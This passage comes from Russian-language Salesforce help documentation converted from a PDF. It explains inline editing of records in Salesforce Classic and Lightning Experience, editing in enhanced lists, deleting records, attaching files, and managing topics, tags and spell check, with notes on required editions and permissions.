[Рекомендации по редактированию записей посредством встроенного редактора](#)

[Редактирование записей в расширенных списках](#)

[Создание примечаний и их добавление к записям](#)

[Вложение файлов в записи](#)

[Проверка орфографии](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях: **все**  
версии.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для редактирования  
записей:

- «Правка» для нужного объекта

## Изменение типа записи

Типы записей определяют значения раскрывающегося списка, доступные при создании и редактировании записи. При создании записи можно выбрать тип записи, если доступны разные типы записей и вы не установили предпочтения типа записи, чтобы пропустить страницу выбора типа записи.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.

## Редактирование полей в Salesforce

Многие объекты Salesforce, включая настраиваемые, поддерживают возможность встроенного редактирования записей.

### Редактирование полей с записями с помощью встроенного редактора Salesforce Classic



Пользователи могут редактировать поля с записями для многих объектов Salesforce (в том числе настраиваемых), которые поддерживают возможность встроенного редактирования записей.



### Редактирование полей с записями с помощью встроенного редактора Lightning Experience

Встроенное редактирование ускоряет процесс обновления записей. На вкладке «Сведения» торговый представитель может открывать записи для редактирования и обновлять несколько полей одновременно.

## Редактирование полей с записями с помощью встроенного редактора Salesforce Classic

Пользователи могут редактировать поля с записями для многих объектов Salesforce (в том числе настраиваемых), которые поддерживают возможность встроенного редактирования записей.

 **Совет:** Встроенное редактирование поддерживается только некоторыми полями некоторых объектов. При наведении указателя мыши на поле, доступное для встроенного редактирования, отображается значок карандаша ().

1. Дважды щелкните нужное поле при создании или редактировании записи. Поле, поддерживающее возможность поиска, помечается значком лупы (.
2. Введите нужное значение или воспользуйтесь функцией поиска. При необходимости щелкните значок отмены () или удалите введенное значение.
3. Нажмите кнопку **«Сохранить»**.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях: **все**  
версии.


### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для редактирования записей:

- «Редактирование» для нужного объекта

## Редактирование полей с записями с помощью встроенного редактора Lightning Experience











Встроенное редактирование ускоряет процесс обновления записей. На вкладке «Сведения» торговый представитель может открывать записи для редактирования и обновлять несколько полей одновременно.

Дважды щелкните поле или нажмите на значок редактирования  рядом с ним. Запись откроется в режиме редактирования.

### ВЕРСИИ

Доступно в версиях:  
Lightning Experience


Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.


| ACTIVITY   | COLLABORATE   | DETAILS   |
|--|---|---|
| Opportunity Name<br>Acme - 1,200 Widgets (Sample)  |    | Opportunity Owner<br>Admin User <a href="#">Change O...</a>   |
| Account Name<br>Acme (Sample)                      |  | Close Date<br>8/9/2015   |
| Type<br>Existing Business                          |  | Stage<br>Needs Analysis  |
| Primary Campaign Source                            |  | Probability (%)<br>35%  |
| Budget Confirmed<br><input type="checkbox"/>       |  | Amount<br>\$140,000.00   |
| Discovery Completed<br><input type="checkbox"/>    |  |   |
| ROI Analysis Completed<br><input type="checkbox"/> |  |   |

Для быстрого редактирования можно воспользоваться клавишами быстрого доступа.


- Чтобы перейти до следующего поля в записи, нажмите клавишу Tab.
- Чтобы вернуться к исходному значку предыдущего поля, нажмите Shift + Tab.
- Чтобы отменить сделанные изменения в поле, нажмите Enter на исходном значке.
- Чтобы вернуть все сделанные изменения в записи, нажмите Esc для перехода к отмене, а затем нажмите Enter.
- Для сохранения два раза подряд нажмите Enter.

Ниже приведены дополнительные преимущества встроенного редактирования Lightning Experience.

- Торговые представители могут переходить по странице во время редактирования записи. При этом можно переключаться на ленту Chatter и обратно, не теряя сделанных изменений.
- Если торговый представитель попытается перейти на другую страницу или в другой обозреватель, не сохранив сделанные изменения, выветится предупреждение.
- Сообщения об ошибке отображаются в окне в нижней части страницы. Чтобы его скрыть, можно щелкнуть  при прокручивании длинной записи.



The screenshot shows the Salesforce Lightning Experience interface for editing an account record. The account name 'Global Media' is highlighted in yellow, and a message 'Complete this field' is displayed below it. A red error message box at the bottom of the form states: 'Review the following errors. These required fields must be completed: Account Name'. The 'Save' button is disabled, and a warning icon is visible next to it.

-  **Прим.:** Встроенное редактирование работает только при редактировании сведений о записи. Скоро оно будет доступно для списковых представлений и панели основных показателей.

## Рекомендации по редактированию записей посредством встроенного редактора

### Советы по сохранению встроенных правок

- Чтобы подтвердить внесенное изменение, установите курсор в область редактирования поля и нажмите клавишу **Enter**.
- Чтобы сохранить все правки, внесенные в запись, нажмите клавишу **Enter**, при условии, что поля не используются в режиме редактирования.

### Ограничения

- Функция встроенного редактирования недоступна в:
  - Режим доступности
  - Страницы настройки
  - Панели мониторинга
  - Клиентский портал
  - Описания HTML-решений
- Встроенное редактирование недоступно для перечисленных ниже стандартных флажков на страницах редактирования сведений об обращениях или интересах.
  - Назначение обращения («Назначить с помощью активных правил назначения»)
  - Электронное уведомление об обращении («Отправить электронное уведомление контакту»)
  - Назначение интереса («Назначить с помощью активного правила назначения»)
- Ниже перечислены поля стандартных объектов, которые не поддерживают функцию встроенного редактирования.
  - Все поля документов и прайс-листов
  - Все поля задач, кроме полей «Тема» и «Комментарий»
  - Все поля событий, кроме полей «Тема», «Описание» и «Расположение»
  - Поле «Полное имя» для контактов, интересов и организаций-лиц. Однако данная функция поддерживается их составными полями (например, «Личное имя» и «Фамилия»).
- Встроенное редактирование может использоваться для изменения значений полей записей, доступных только для чтения, посредством параметров безопасности поля или модели общего доступа организации. Однако, система Salesforce препятствует сохранению изменений, а при попытке сохранения записи отображает сообщение об отсутствии необходимых полномочий.

### Специальные случаи

- Функция встроенного редактирования доступна на страницах сведений для всех редактируемых полей страниц редактирования, кроме некоторых полей задач, событий, прайс-листов и документов. Чтобы изменить данные поля, откройте страницу редактирования записи, измените значение нужного поля и нажмите кнопку **«Сохранить»**. В таблице ниже перечислены объекты, некоторые поля которых ограничены для встроенного редактирования. Просмотр некоторых полей доступен только при наличии специальных полномочий.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Параметры встроенного редактирования доступны в версиях: **все версии**, кроме **Database.com Edition**.

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для использования функции встроенного редактирования:


- «Редактирование» для объекта



| Объект      | Поля   |
|-------------|--|
| Все объекты | Все поля, кроме полей с областью подробного текста, доступны для редактирования.   |
| Возможности | <p>Все поля доступны для редактирования, кроме полей ниже, которые доступны для редактирования только на страницах сведений (не в списковых представлениях).</p> <ul style="list-style-type: none"> <li>- Стоимость</li> <li>- Этап</li> <li>- Категория прогноза</li> <li>- Количество</li> </ul> |
| Интересы    | Все поля доступны для редактирования, кроме поля «Статус интереса», которое доступно для редактирования только на страницах сведений (не в списковых представлениях).  |
| Обращения   | Все поля доступны для редактирования, кроме поля «Статус обращения», которое доступно для редактирования только на страницах сведений (не в списковых представлениях).   |
| Контракты   | Все поля доступны для редактирования, кроме поля «Статус контракта», которое доступно для редактирования только на страницах сведений (не в списковых представлениях).   |
| События     | <p>Редактирование доступно только для следующих полей:</p> <ul style="list-style-type: none"> <li>- Описание</li> <li>- Расположение</li> <li>- Тема</li> <li>- Тип</li> <li>- Настраиваемые поля</li> </ul>   |
| Задачи      | <p>Редактирование доступно только для следующих полей:</p> <ul style="list-style-type: none"> <li>- Тип вызова</li> <li>- Описание</li> <li>- Тема</li> <li>- Тип</li> <li>- Настраиваемые поля</li> </ul>   |
| Документы   | Поля недоступны для редактирования.  |
| Прайс-листы | Поля недоступны для редактирования.  |

## Редактирование записей в расширенных списках

Если организация поддерживает функцию встроенного редактирования и расширенные списки, то записи могут редактироваться прямо в списках. При наведении указателя мыши на редактируемые ячейки отображается значок карандаша (✎), а на нередатируемые — значок замка (🔒).

 **Внимание:** Если поле записи одновременно редактируется несколькими пользователями в расширенных списковых представлениях, то система сохраняет изменения, внесенные последними; сообщение о конфликте не отображается.

Пользователи с полномочием «Пакетное редактирование списков» могут одновременно изменять значения общих полей не более 200 записей. Продукты должны редактироваться по отдельности.

Чтобы изменить одну запись в списке, выполните указанные ниже действия.

1. Дважды щелкните редактируемую ячейку в списке.
2. Введите нужное значение.
3. Нажмите кнопку **«ОК»**.

Чтобы изменить несколько записей в списке, выполните указанные ниже действия.

1. Установите флажки напротив нужных записей. При необходимости выберите записи на разных страницах.

2. Дважды щелкните одну из нужных ячеек. Примените внесенное изменение к одной или ко всем выбранным записям.

Ошибки, возникающие при обновлении записей, инициируют отображение окна консоли, содержащего имя каждой проблемной записи (если известно) и описание ошибки. Чтобы открыть страницу сведений о записи в новом окне, щелкните нужную запись в окне консоли.

 **Прим.:** Чтобы просмотреть консоль ошибок, рекомендуем отключить блокировку всплывающих окон для домена Salesforce.

## Советы по использованию функции встроенного редактирования в списках

- Некоторые стандартные поля не поддерживают функцию встроенного редактирования. Например, поля «Статус обращения», «Этап возможности», «Стоимость возможности», «Объем возможности» и «Статус интереса», а также поля задач и событий, могут редактироваться только на странице сведений о записи. Дополнительную информацию см. в разделе [«Рекомендации по редактированию записей посредством встроенного редактора»](#) на странице 164.
- Если организация использует типы записей, то встроенное редактирование в списках доступно только в том случае, если все записи списка относятся к одному типу. Рекомендуем добавить фильтр *«"Тип записи" равно "X"»*, где X — это имя отдельного типа записи (или пустое поле для основного типа записи).
- Если критерий фильтрации спискового представления содержит условие «ИЛИ», то функция встроенного редактирования не может использоваться в расширенном списке.
- Чтобы воспользоваться функцией встроенного редактирования в списках действий, введите дополнительный фильтр *«"Задача" равно "Истина"»* (для задач) или *«"Задача" равно "Ложь"»* (для событий).
- При использовании организаций-лиц:
  - Списки контактов не поддерживают встроенное редактирование организаций-лиц. Встроенное редактирование организаций-лиц поддерживается только списками организаций.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях: **все**  
версии, кроме  
**Database.com Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для использования  
функции встроенного  
редактирования в  
расширенном списке:

- «Пакетное редактирование списков»

- Чтобы воспользоваться функцией встроенного редактирования в списках контактов, связанных с организациями-компаниями, введите дополнительный фильтр «"Является организацией-лицом" РАВНО "Ложь"».

## Удаление записей

Удаление записей — это стандартная процедура для большинства пользователей Salesforce. Удаление одной записи некоторых типов объектов инициирует удаление других связанных записей. Например, удаление организации или контакта инициирует удаление всех связанных активов.

1. Просмотрите последствия удаления нужного типа записи (при их наличии). Данные сведения доступны в интерактивной справке Salesforce.
2. Найдите и откройте нужную запись.
3. Нажмите кнопку «Удалить».

СМ. ТАКЖЕ:

[Использование корзины](#)

[Удаление примечаний и вложений из записей](#)

## Вложение файлов в записи

Файлы (например, документы Microsoft® Office, PDF-документы Adobe®, изображения и видеофайлы) могут быть вложены во многие записи Salesforce. Максимальный размер вложенного файла составляет 25 Мб (при добавлении прямо в связанный список), включая файлы, вложенные в решение. Общий максимальный размер всех файлов, вложенных в сообщение эл. почты, составляет 25 Мб; размер одного файла не должен превышать 5 Мб.

1. Откройте запись.
2. Нажмите кнопку «Вложить файл».
3. Чтобы найти нужный файл, нажмите кнопку «Обзор...».
4. Чтобы загрузить файл, нажмите кнопку «Вложить файл».
5. По завершении нажмите кнопку «Готово».

 Прим.:

- Файл, вложенный в ленту Chatter записи, добавляется в связанный список «Примечания и вложения» в качестве вложения ленты. Максимальный размер файла, вложенного в ленту Chatter, составляет 2 Гб.
- При включении параметра безопасности «Запретить загрузку HTML-файлов в качестве вложений или записей документов» система не позволяет загружать файлы со следующими расширениями: .htm, .html, .htt, .htx, .mhtml, .mhtml, .shtml, .shtml, .acgi, .svg.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях: **все**  
версии.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для удаления записей:

- «Удаление» для нужного объекта

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для вложения файлов в записи:


- «Редактирование» для объекта

## Темы для записей

Темы — это слова или фразы, которые могут быть назначены записям Salesforce с целью их систематизации по общим тематикам. Темы позволяют объединять записи по общей тематике, а затем фильтровать списковые представления.

Если включена поддержка Chatter, то записи по теме также отображаются на вкладке «Записи» страницы сведений о теме. Например, записи организаций, участвующих в конференции, могут быть дополнены темой «*Конференция 2014*». Затем данная тема может использоваться для фильтрации спискового представления организаций или (при включенной поддержке Chatter) просмотра всех организаций на вкладке «Записи» страницы сведений о теме «*Конференция 2014*».

Ниже приведен пример страницы сведений о теме, где вкладка «Записи» отображает связанные организации. (Вкладка «Записи» отображается только после добавления темы в записи.)



Администраторы могут включить темы для организаций, активов, кампаний, обращений, контактов, контрактов, интересов, возможностей, заказов, решений, настраиваемых объектов и статей на английском языке. Темы могут быть также включены для задач и событий, они недоступны посредством списковых представлений или вкладки «Записи».

 **Прим.:** Темы поддерживаются только по статьям базы знаний на английском языке.

### [Добавление тем в записи](#)

Рекомендуем добавлять темы для быстрой систематизации записей по общим тематикам, извлечения записей в списковых представлениях и (при включенной поддержке Chatter) просмотра записей на страницах сведений о темах.

### [Удаление тем из записей](#)

При необходимости удалите тему из записи.

СМ. ТАКЖЕ:

[Добавление тем в записи](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях: **все**  
версии.

## Добавление тем в записи

Рекомендуем добавлять темы для быстрой систематизации записей по общим тематикам, извлечения записей в списковых представлениях и (при включенной поддержке Chatter) просмотра записей на страницах сведений о темах.

Темы могут быть добавлены в записи отдельного объекта только после включения тем для объектов.

**Прим.:** Все имена тем являются общедоступными и отображаются в результатах поиска; данная особенность не влияет на доступность записей, содержащих темы.

1. Щелкните ссылку **«Щелкните для добавления тем»** под именем записи вверху страницы сведений о записи. Если запись уже содержит темы, щелкните ссылку **«Темы»**.

### ВЕРСИИ


Доступно в версиях:  
Salesforce Classic.

Доступно в версиях: **все** версии.


### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для добавления тем в запись:

- «Чтение» и «Редактирование» для записи
- И
- «Назначение тем» для добавления текущих тем
- ИЛИ
- «Создание тем» для добавления новых тем



Если организация использует макеты на основе ленты, щелкните ссылку **«Добавить темы»** на боковой панели представления ленты.



2. Начните вводить текст в редакторе тем. По мере ввода выберите одну из предложенных тем или продолжите ввод для создания собственной уникальной темы. Чтобы добавить несколько тем, введите темы через запятую.

Запятые и закрывающие квадратные скобки автоматически завершают ввод темы. Использование других знаков препинания, символов и разделителей в именах тем разрешено.

Записи могут содержать не более 100 тем.

3. По завершении нажмите кнопку **«Готово»** или клавишу **Enter**.

При необходимости воспользуйтесь добавленными темами для фильтрации списковых представлений. Если организация поддерживает Chatter, то темы, добавленные в записи, становятся ссылками на страницы сведений о темах, где связанные записи отображаются на вкладке «Записи». (Обратите внимание, что сообщения Chatter, публикуемые для записи, не добавляются в темы записи автоматически; темы должны быть добавлены в сообщения вручную.)

СМ. ТАКЖЕ:


[Создание настраиваемых списковых представлений в Salesforce Classic](#)

[Удаление тем из записей](#)

## Удаление тем из записей

При необходимости удалите тему из записи.

Удаление тем не инициирует их необратимого удаления. Прежде чем удалить тему из записи, определите, кем она была добавлена. Темы могут использоваться другим пользователем для отслеживания записи.

1. Щелкните ссылку **«Темы»** вверху страницы сведений о записи.
2. Щелкните значок  напротив нужной темы.
3. Нажмите кнопку **«Готово»** или клавишу ENTER.

Удаление темы из записи инициирует удаление записи из всех списковых представлений, использующих данную тему в качестве фильтра. Если включена поддержка Chatter, то запись также удаляется со вкладки «Записи» страницы сведений о теме.

## Теги в записях

Теги — это слова или короткие фразы, которые могут быть назначены записям Salesforce с целью индивидуального описания и структурирования данных. Теги позволяют объединять записи разных объектов по темам или использованию, а затем выполнять быстрый и удобный поиск нужных сведений.

Например, всем контактам и интересам, созданным в результате участия в конференции, можно присвоить тег *«Конференция 2011»*. Чтобы извлечь нужные записи, найдите тег *«Конференция 2011»* и выберите его имя в результатах поиска.

Система Salesforce поддерживает два типа тегов.

- *Личные теги* — это теги, предназначенные для индивидуального использования. Личные теги доступны только тем пользователям, которые добавили их в запись.
- *Общедоступные теги* — это теги, доступные всем пользователям организации. Общедоступные теги могут просматриваться всеми пользователями, имеющими доступ к соответствующей записи.

Администратор может включить личные и общедоступные теги для организаций, действий, активов, кампаний, обращений, контактов, контрактов, панелей мониторинга, документов, событий, интересов, примечаний, возможностей, отчетов, решений, задач и любых настраиваемых объектов. Ниже перечислены действия, доступные пользователям в результате включения тегов.

- [Присвоение тегов записям](#)
- [Удаление тегов из записи](#)
- [Просмотр, поиск и управление тегами](#)

 **Прим.:** Включение **тем** для объекта инициирует отключение общедоступных тегов для данного объекта. Личные теги не изменяются.

[Присвоение тегов записям](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях: **все**  
версии.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для удаления тем из записи:

- «Чтение» и  
«Редактирование» для  
записи
- И  
«Назначение тем»

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях: **все**  
версии, кроме  
**Database.com Edition.**

[Удаление тегов из записей](#)

[Просмотр, поиск и управление тегами](#)


[Просмотр недавно использованных тегов](#)


## Присвоение тегов записям

1. Щелкните ссылку **«Добавить теги»** в верхнем правом углу страницы сведений о записи. При наличии связанных тегов щелкните ссылку **«Редактировать теги»**.
2. Введите нужные **теги** через запятую в текстовое поле **«Личные теги»** или **«Общедоступные теги»**. Теги могут содержать только буквы, цифры, пробелы, тире и символы подчеркивания; теги должны содержать как минимум одну букву или цифру.

При вводе новых тегов автоматически отображаются не более 10 тегов, которые уже были заданы пользователем. По мере ввода отображаются только те теги, которые соответствуют указанному префиксу. Чтобы выбрать предложенный вариант, щелкните нужный тег или воспользуйтесь клавишами со стрелками и подтвердите сделанный выбор клавишей TAB или ENTER.

3. Нажмите кнопку **«Сохранить»**.

 **Совет:** При создании или редактировании тегов нажмите клавишу ENTER, чтобы сохранить внесенные изменения. В противном случае нажмите клавишу ESC.

-  **Прим.:** Количество личных и общедоступных тегов, которое может быть создано и назначено записям, ограничено. При превышении установленных ограничений новые теги не сохраняются во всех версиях. При достижении ограничения рекомендуем удалить редко используемые теги на странице «Теги».

СМ. ТАКЖЕ:

[Теги в записях](#)

[Удаление тегов из записей](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях: **все**  
версии, кроме  
**Database.com Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для редактирования тегов записи:

- «Чтение» для записи

Для переименования или удаления общедоступных тегов:

- «Менеджер тегов»



## Удаление тегов из записей

1. Щелкните ссылку **«Редактировать теги»** в верхнем правом углу страницы сведений о записи.
2. Чтобы удалить тег, щелкните значок **[X]** напротив нужного тега в текстовом поле **«Личные теги»** или **«Общедоступные теги»**.
3. Нажмите кнопку **«Сохранить»**.



**Совет:** При создании или редактировании тегов нажмите клавишу ENTER, чтобы сохранить внесенные изменения. В противном случае нажмите клавишу ESC.

Удаление последнего экземпляра тега приводит к полному удалению данного тега из организации. Если тег используется другими записями, то он отображается в результатах поиска и на странице **«Теги»**.

## Просмотр, поиск и управление тегами

Чтобы открыть страницу **«Теги»**, щелкните имя любого тега на странице сведений. Если теги добавлены администратором на боковую панель, щелкните ссылку **«Теги»** на боковой панели.

Ниже перечислены действия, доступные на данной странице.

- [Просмотр и поиск тегов](#)
- [Поиск записей по тегам](#)
- [Поиск тегов](#)
- [Переименование и удаление тегов](#)
- [Просмотр статистики использования личных тегов](#)

## Просмотр и поиск тегов

Чтобы ограничить или расширить списковое представление, воспользуйтесь флажками **«Личные теги»** и **«Общедоступные теги»**. Личные теги предназначены для индивидуального использования, поэтому отображаются только собственные личные теги, тогда как общедоступные теги отображаются без ограничений.

Чтобы просмотреть теги, которые начинаются с определенной буквы, выберите нужную букву вверху области просмотра тегов, либо щелкните ссылку **«Следующая страница»** или **«Предыдущая страница»**.

По умолчанию теги отображаются в алфавитном порядке. Чтобы отсортировать теги по количеству соответствующих записей, выберите критерий **«По частоте использования»** в раскрывающемся списке **«Сортировать»**. Чтобы отсортировать теги по времени их назначения, выберите критерий **«По недавнему использованию»**.

## Поиск записей по тегам

Чтобы просмотреть список записей, организованных по объекту, щелкните имя нужного тега. Количество связанных записей отображается напротив тега. Чтобы уточнить результаты поиска, выберите дополнительные теги. При выборе нескольких тегов отображаются только те записи, которые соответствуют всем выбранным тегам. Чтобы удалить тег из

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях: **все**  
версии, кроме  
**Database.com Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для редактирования тегов записи:

- **«Чтение»** для записи

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях: **все**  
версии, кроме  
**Database.com Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для переименования или  
удаления общедоступных  
тегов:

- **«Менеджер тегов»**

фильтра, щелкните значок **[X]** напротив нужного тега. Чтобы удалить все теги и повторить поиск, щелкните ссылку **«Очистить выбранные теги»**.

#### Прим.:

- В некоторых случаях количество записей, связанных с тегом, может превышать количество записей, отображаемых при выборе данного тега на странице «Теги». Возможные причины: присвоение тега записи и потеря полномочия на ее просмотр ввиду изменения правил общего доступа или назначение недоступной записи как минимум одного общедоступного тега.
- Результаты поиска и страница «Теги» не отображают настраиваемые объекты без связанной с ними вкладки даже в том случае, если настраиваемые объекты поддерживают использование тегов.

Пользователи могут настроить столбцы и параметры фильтрации результатов поиска.

### Поиск тегов

Введите критерии в текстовое поле «Поиск тегов» и нажмите кнопку **«Поиск»**. В области просмотра отображаются только те теги, которые соответствуют заданным критериям поиска. Чтобы просмотреть записи, связанные с тегом, щелкните имя нужного тега.

Поисковые запросы должны содержать не менее двух символов и допускают использование специальных символов и операторов.

Последние результаты поиска сохраняются в области просмотра тегов напротив алфавита в верхней части страницы. Чтобы просмотреть результаты, щелкните поисковый запрос.

### Переименование и удаление тегов

- Чтобы переименовать тег, наведите указатель мыши на нужный тег и выберите пункт **«Переименовать»** в раскрывающемся меню. Введите новое имя тега в текстовое поле и нажмите кнопку **«Сохранить»**.
- Чтобы удалить тег, наведите указатель мыши на нужный тег и выберите пункт **«Удалить»** в раскрывающемся меню. В этом случае тег удаляется из всех записей организации и перемещается в корзину.

Тег, восстановленный из корзины, автоматически связывается со всеми записями, из которых был удален. Дополнительную информацию см. в разделе **«Использование корзины»** на странице 211.

Пользователь может переименовать или удалить любой личный тег, но переименование или удаление общедоступного тега может быть выполнено только при наличии полномочия «Менеджер тегов».

### Просмотр статистики использования личных тегов

Щелкните ссылку **«Использование личных тегов»** в верхнем правом углу. Данная страница отображает текущее количество уникальных личных тегов и применений личных тегов. Ниже перечислены ограничения, установленные для отдельного пользователя.

- 500 уникальных личных тегов
- 5 000 экземпляров личных тегов, примененных к записям

Если количество личных тегов приближается к установленным ограничениям, рекомендуем объединить похожие теги путем их переименования. Например, теги «Велоспорт», «Велоспедная езда» и «Велоспедный спорт» могут быть переименованы в тег «Велоспорт», что позволит сократить количество уникальных личных тегов.

Чтобы сократить количество экземпляров тегов, примененных к записям, удалите личные теги, которые больше не используются.

## Просмотр недавно использованных тегов

Ссылка **«Теги»** и раскрывающийся список «Недавние теги», доступные на боковой панели, позволяют просматривать теги и получать доступ к недавно использованным тегам.

- Чтобы просмотреть, найти или изменить доступные теги, щелкните ссылку **«Теги»**.
- Чтобы просмотреть все записи, помеченные определенным тегом, выберите нужный тег в раскрывающемся списке «Недавние теги». Данный список содержит теги, использовавшиеся для присвоения записям последними.

## Проверка орфографии

Если организация поддерживает функцию проверки орфографии, то некоторые компоненты, основанные на вводе текста (например, сообщения эл. почты, события, задачи, обращения, примечания и решения) могут быть проверены на наличие орфографических ошибок.

Функция проверки орфографии поддерживает не все языки, используемые в системе Salesforce. Например, функция проверки орфографии не поддерживает тайский и русский языки, а также некоторые языки с двухбайтовой кодировкой символов (японский, корейский и китайский).

Чтобы проверить орфографию, нажмите кнопку **«Проверить орфографию»** при вводе текста.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях: **все**  
версии.

## Рекомендации по вводу валют, дат, времени и номеров телефонов

Чтобы упростить процесс создания и редактирования записей, просмотрите рекомендации и советы по использованию полей валюты, даты, времени и номера телефона, доступных во многих записях.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях: **все**  
версии, кроме  
**Database.com Edition.**

### Валюта

